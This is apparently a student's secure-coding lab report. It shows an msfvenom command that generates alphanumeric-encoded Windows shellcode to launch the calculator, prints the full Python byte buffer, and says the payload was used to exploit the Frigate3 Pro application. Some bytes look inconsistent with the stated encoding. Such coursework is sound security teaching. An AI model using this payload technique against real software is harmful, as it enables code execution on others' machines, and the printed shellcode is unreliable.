



SECURE CODING LAB-9

NAME: G SINDHU

REG NO.: 18BCN7098






Generation of payload.

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x09\xe6\xd9\xe8\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x61\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x6d"
buf += b"\x52\x73\x30\x75\x50\x43\x30\x33\x50\x4c\x49\x48\x65"
buf += b"\x50\x31\x6b\x70\x73\x54\x4c\x4b\x32\x70\x30\x30\x4e"
buf += b"\x6b\x50\x52\x74\x4c\x4e\x6b\x72\x72\x62\x34\x4e\x6b"
buf += b"\x64\x32\x46\x48\x74\x4f\x78\x37\x63\x7a\x75\x76\x65"
buf += b"\x61\x69\x6f\x6e\x4c\x37\x4c\x33\x51\x71\x6c\x76\x62"
buf += b"\x44\x6c\x67\x50\x7a\x81\x78\x4f\x74\x4d\x37\x71\x78"
buf += b"\x47\x58\x62\x79\x62\x33\x62\x76\x27\x4e\x6b\x51\x42"
buf += b"\x74\x50\x4c\x4b\x42\x6a\x57\x4c\x4c\x4b\x70\x4c\x72"
buf += b"\x31\x52\x58\x6a\x43\x33\x78\x57\x71\x4e\x31\x32\x71"
buf += b"\x4e\x6b\x31\x49\x47\x50\x33\x31\x38\x53\x4e\x6b\x72"
buf += b"\x69\x64\x58\x60\x53\x77\x4a\x61\x59\x6e\x6b\x66\x54"
buf += b"\x6e\x6b\x75\x51\x69\x46\x34\x71\x6b\x4f\x6e\x4c\x6f"
buf += b"\x31\x6a\x6f\x44\x4d\x35\x51\x6a\x67\x56\x58\x79\x70"
buf += b"\x44\x35\x38\x76\x64\x43\x21\x6d\x48\x78\x55\x6b\x73"
buf += b"\x4d\x51\x34\x70\x75\x39\x74\x50\x58\x6c\x4b\x38\x58"
buf += b"\x35\x74\x75\x51\x49\x43\x55\x36\x4c\x4b\x64\x4c\x42"
buf += b"\x6b\x4e\x6b\x73\x68\x57\x6c\x46\x81\x6a\x73\x4e\x6b"
buf += b"\x57\x74\x6c\x4b\x73\x31\x6e\x30\x6d\x59\x77\x34\x64"
buf += b"\x64\x37\x54\x53\x6b\x71\x4b\x33\x51\x61\x49\x32\x7a"
buf += b"\x76\x31\x4b\x4f\x4b\x50\x32\x4f\x63\x6f\x31\x4a\x8e"
buf += b"\x6b\x35\x42\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x75\x51"
buf += b"\x6c\x4d\x6e\x65\x68\x32\x67\x70\x33\x30\x53\x30\x46"
buf += b"\x30\x75\x38\x74\x71\x4c\x4b\x62\x4f\x6f\x77\x59\x6f"
buf += b"\x69\x45\x6d\x6b\x4a\x50\x78\x35\x49\x32\x32\x76\x51"
buf += b"\x78\x59\x36\x6d\x45\x4f\x4d\x4f\x6d\x59\x6f\x7a\x75"
buf += b"\x47\x4c\x34\x4b\x43\x4c\x56\x6a\x6f\x70\x6b\x4b\x69"
buf += b"\x70\x52\x55\x45\x55\x4f\x4b\x51\x57\x32\x33\x32\x52"
buf += b"\x70\x6f\x63\x5a\x73\x30\x72\x43\x6b\x4f\x58\x55\x45"
buf += b"\x33\x63\x51\x72\x4c\x65\x33\x67\x70\x41\x41"
```

Exploiting the frigate3_pro application and opening the calculator by triggering with above payload.



The app crashes and open calculator.

